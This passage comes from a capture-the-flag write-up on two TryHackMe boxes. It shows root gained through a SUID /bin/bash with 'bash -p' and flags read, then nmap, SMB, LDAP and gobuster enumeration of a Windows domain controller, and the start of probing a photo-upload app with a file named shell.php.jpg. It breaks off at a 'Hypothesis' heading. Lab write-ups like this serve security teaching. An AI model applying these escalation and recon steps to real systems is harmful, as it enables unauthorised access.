```
serv3@web-serv:/home/serv3/backups$ ls -la /bin/bash
-rwsrwxrwx 1 root root 1113504 Jun  6  2019 /bin/bash
serv3@web-serv:/home/serv3/backups$
```

And we can see that the SUID bit is set.

Getting a root shell

```
serv3@web-serv:/home/serv3/backups$ /bin/bash -p
bash-4.4# id
uid=1002(serv3) gid=1002(serv3) euid=0(root) groups=1002(serv3)
bash-4.4#
```

And we have the effective permission of the root user.

Reading root flag

```
bash-4.4# ls -la root.txt
-r-------- 1 root root 38 Feb 15 19:19 root.txt
bash-4.4# cat root.txt
THM{OWQyM[redacted]kODgx}
bash-4.4#
```

We get a root flag. And notice the date around which this file was modified. It is on `feb 15` like the previous flag. I searched around for a bit for flags but was unsuccessful and decided to hunt for files which are modified around the date `feb 15`.

Using find to seach for files

```
bash-4.4# find / -type f -newermt "2021-02-15 19:00:00" ! -newermt "2021-02-16 20:00:00"  -ls 2>/dev/null
   131732      8 -rw-r--r--   1 root     root         7308 Feb 16 01:14 /etc/apache2/apache2.conf
    44596      4 -rwxr-xr-x   1 root     root           44 Feb 16 01:12 /usr/bin/restartServer
    44593      4 -rw-r--r--   1 root     root           53 Feb 15 19:25 /usr/games/fortune
   132252      4 -rw-r--r--   1 root     root         1140 Feb 15 19:24 /var/lib/rary
   132245      4 -rw-------   1 root     root         3379 Feb 15 19:03 /var/log/vmware-network.3.log
   132265      4 -rw-------   1 root     root         3379 Feb 15 23:00 /var/log/vmware-network.2.log
    44597   8192 -rw-r-----   1 root     systemd-journal  8388608 Feb 16 10:57 /var/log/journal/534ff111dc274325a42b492b43dc6689/system
@70fc121a3bdb4e3b8588162d959892b5-0000000000001163-0005bb67f34b0712.journal
    44594   8192 -rw-r-----   1 root     systemd-journal  8388608 Feb 15 23:00 /var/log/journal/534ff111dc274325a42b492b43dc6689/system
@70fc121a3bdb4e3b8588162d959892b5-00000000000010e2-0005bb64a3e8ea4e.journal
    44589   8192 -rw-r-----   1 root     systemd-journal  8388608 Feb 15 19:03 /var/log/journal/534ff111dc274325a42b492b43dc6689/system
@70fc121a3bdb4e3b8588162d959892b5-0000000000000c1a-0005bb604b180b2d.journal
   132243      4 -rw-r--r--   1 serv4    serv4                 38 Feb 15 19:23 /var/www/serv4/index.php
    44592      4 -r--------   1 root     root                  38 Feb 15 19:19 /root/root.txt
bash-4.4#
```

The list is very thin for the files modified around that time, so I started checking the files individually and found the remaining flags.

Reading flags

```
bash-4.4# cat /usr/games/fortune | base64 -d
THM{NGI4N                    jMyZjY1}
bash-4.4#
```

```
bash-4.4# cat /var/lib/rary
 _____ _   _ __  __   ______       _   [redacted]
|_   _| | | |  \/  | / / __ )  ___| |_
  | | | |_| | |\/| || || _ \ / _ \ __|
  | | |  _  | |  | < < | |_) |  __/ |_
  |_| |_| |_|_|  |_|| ||____/ \___|\__|_[redacted]
                    \_\            |_____|                    |_____|
[redacted]
     _   _          _   __
    | | | | __ _ ___| |__\ \
    | |_| |/ _` / __| '_ \| |
    |  _  | (_| \__ \ | | |> >
 ___|_| |_|\__,_|___/_| |_| |
|_____|                    /_/
bash-4.4#
```

And we are done with the easy box.

Medium Challenge

Port Scan

Full Port Scan

```
reddevil@ubuntu:~/Documents/tryhackme/hackerofthehill/medium$ nmap -p- --min-rate 1000 -v -oN nmap/all-ports 10.10.245.20
Nmap scan report for 10.10.245.20
Host is up (0.32s latency).
Not shown: 65523 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
81/tcp    open  hosts2-ns
82/tcp    open  xfer
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
593/tcp   open  http-rpc-epmap
3389/tcp  open  ms-wbt-server
9999/tcp  open  abyss
49666/tcp open  unknown
49668/tcp open  unknown
49670/tcp open  unknown
49727/tcp open  unknown

Read data files from: /usr/bin/../share/nmap
# Nmap done at Mon Feb 22 18:36:35 2021 -- 1 IP address (1 host up) scanned in 132.48 seconds
```

We can see a bunch of ports open. Looking at the ports like 3389 which is used for Remote Desktop Protocol for windows and ports like 49666,49668 for msrpc indicates that this is a windows box and Kerberos on port 88, LDAP on 389 and SMB Service on port 139/445 indicate that this is a Domain Controller.

Detail Scan

```
reddevil@ubuntu:~/Documents/tryhackme/hackerofthehill/medium$ nmap -sC -sV -p $(cat nmap/all-ports | grep -i open  | awk -F
Nmap scan report for 10.10.168.149
Host is up (0.31s latency).

PORT      STATE SERVICE       VERSION
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: PhotoStore - Home
81/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Network Monitor
82/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
```

```
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2021-02-22 13:01:48Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: troy.thm0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: TROY
|   NetBIOS_Domain_Name: TROY
|   NetBIOS_Computer_Name: TROY-DC
|   DNS_Domain_Name: troy.thm
|   DNS_Computer_Name: TROY-DC.troy.thm
|   DNS_Tree_Name: troy.thm
|   Product_Version: 10.0.17763
|_  System_Time: 2021-02-22T13:03:25+00:00
| ssl-cert: Subject: commonName=TROY-DC.troy.thm
| Not valid before: 2021-02-18T18:07:12
|_Not valid after:  2021-08-20T18:07:12
|_ssl-date: 2021-02-22T13:04:03+00:00; 0s from scanner time.
7680/tcp  open  pando-pub?
9389/tcp  open  mc-nmf        .NET Message Framing
9999/tcp  open  abyss?
| fingerprint-strings:
|   FourOhFourRequest, HTTPOptions:
```

```
|     HTTP/1.0 200 OK
|     Date: Mon, 22 Feb 2021 13:01:49 GMT
|     Content-Length: 0
|   GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SIPOptions, SSLSessionReq, TLSSessionReq, Terminal
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Date: Mon, 22 Feb 2021 13:01:48 GMT
|_    Content-Length: 0
49666/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49671/tcp open  msrpc         Microsoft Windows RPC
49727/tcp open  msrpc         Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at
SF-Port9999-TCP:V=7.80%I=7%D=2/22%Time=6033AB3C%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,4B,"HTTP/1\.0\x20200\x20OK\r\nDate:\x20Mon,\x2022\x20Feb\x2020
SF:21\x2013:01:48\x20GMT\r\nContent-Length:\x200\r\n\r\n")%r(HTTPOptions,4
SF:B,"HTTP/1\.0\x20200\x20OK\r\nDate:\x20Mon,\x2022\x20Feb\x202021\x2013:0
SF:1:49\x20GMT\r\nContent-Length:\x200\r\n\r\n")%r(FourOhFourRequest,4B,"H
SF:TTP/1\.0\x20200\x20OK\r\nDate:\x20Mon,\x2022\x20Feb\x202021\x2013:01:49
SF:\x20GMT\r\nContent-Length:\x200\r\n\r\n")%r(GenericLines,67,"HTTP/1\.1\
SF:x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset=utf
SF:-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(RTSPRequest
SF:,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;
SF:\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request"
```

```
SF:)%r(Help,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20tex
SF:t/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20
SF:Request")%r(SSLSessionReq,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nCon
SF:tent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\
SF:r\n400\x20Bad\x20Request")%r(TerminalServerCookie,67,"HTTP/1\.1\x20400\
SF:x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nC
SF:onnection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(TLSSessionReq,67,"
SF:HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20c
SF:harset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(K
SF:erberos,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text
SF:/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20R
SF:equest")%r(LPDString,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-
SF:Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n40
SF:0\x20Bad\x20Request")%r(LDAPSearchReq,67,"HTTP/1\.1\x20400\x20Bad\x20Re
SF:quest\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x
SF:20close\r\n\r\n400\x20Bad\x20Request")%r(SIPOptions,67,"HTTP/1\.1\x2040
SF:0\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\
SF:nConnection:\x20close\r\n\r\n400\x20Bad\x20Request");
Service Info: Host: TROY-DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2021-02-22T13:03:30
|_  start_date: N/A
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Feb 22 18:51:04 2021 -- 1 IP address (1 host up) scanned in 265.09 seconds
```

We can see that there are three HTTP servers running on Port 80,81 and 82. As SMB is open, let us start our enumeration with SMB

Enumerating SMB Service

Listing Shares with SMBClient

```
reddevil@ubuntu:~/Documents/tryhackme/hackerofthehill/medium$ smbclient -N -L 10.10.245.20
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
SMB1 disabled -- no workgroup available
```

Anonymous login was enabled but we did not find any shares.

Then a ran `enumforlinux` but it also did not give me much information.

Enumerating LDAP Service

Quering LDAP with null authentication

```
reddevil@ubuntu:~/Documents/tryhackme/hackerofthehill/medium$ ldapsearch -h 10.10.245.20 -x -s base namingcontexts
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingcontexts
#

#
dn:
namingcontexts: DC=troy,DC=thm
namingcontexts: CN=Configuration,DC=troy,DC=thm
namingcontexts: CN=Schema,CN=Configuration,DC=troy,DC=thm
namingcontexts: DC=DomainDnsZones,DC=troy,DC=thm
namingcontexts: DC=ForestDnsZones,DC=troy,DC=thm

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
```

Checking the base DN


```
reddevil@ubuntu:~/Documents/tryhackme/hackerofthehill/medium$ ldapsearch -h 10.10.245.20 -x -b "DC=troy,DC=thm"
# extended LDIF
#
# LDAPv3
# base <DC=troy,DC=thm> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# search result
search: 2
result: 1 Operations error
text: 000004DC: LdapErr: DSID-0C090A69, comment: In order to perform this opera
 tion a successful bind must be completed on the connection., data 0, v4563

# numResponses: 1
```

It looks like we can not query without authentication.

Enumerating HTTP Service on Port 80



Directory and File Bruteforcing

```
root@ip-10-10-25-170:~# gobuster dir -u http://10.10.245.20/ -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.245.20/
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
```

```
[+] Timeout:        10s
===============================================================
2021/02/24 03:32:22 Starting gobuster
===============================================================
/dashboard (Status: 302)
/login (Status: 200)
/logout (Status: 302)
/profile (Status: 302)
/signup (Status: 200)
===============================================================
2021/02/24 03:32:30 Finished
===============================================================
```

We get 302 which is a temporary redirect for `/dashboard`, `/logout` and `/profile` which means we have to be login to view those contents.

Understanding the functionality

I spent quite a time understanding the functionality of the webapp.

Registering a User

I registered as `admin:password`, which then redirected me to /dashboard.

PhotoStore

Signup

Username (a-z A-Z 0-9 only)


admin

Password

••••••••

Create Account

/dashboard



We have a file uploading functionality. So, let us upload a file.

Uploading a image

I uploaded a file called `shell.php.jpg` which gets converted to `70cafcad588e4854664bce8e14787823.jpg` and looks like a folder is created with our username and the uploaded files are kept inside of that folder.

Checking /profile

PhotoStore

Change Username

Username (a-z A-Z 0-9 only)

admin

Change Username


Change Password

Password


Change Password

We can change the username and the password for our account. So, let us play with those two.

Changing the username to testuser



And while I was checking our uploaded file link, I noticed something.



The path is changed and our new username is present on the path but the filename is still the same.

Hypothesis

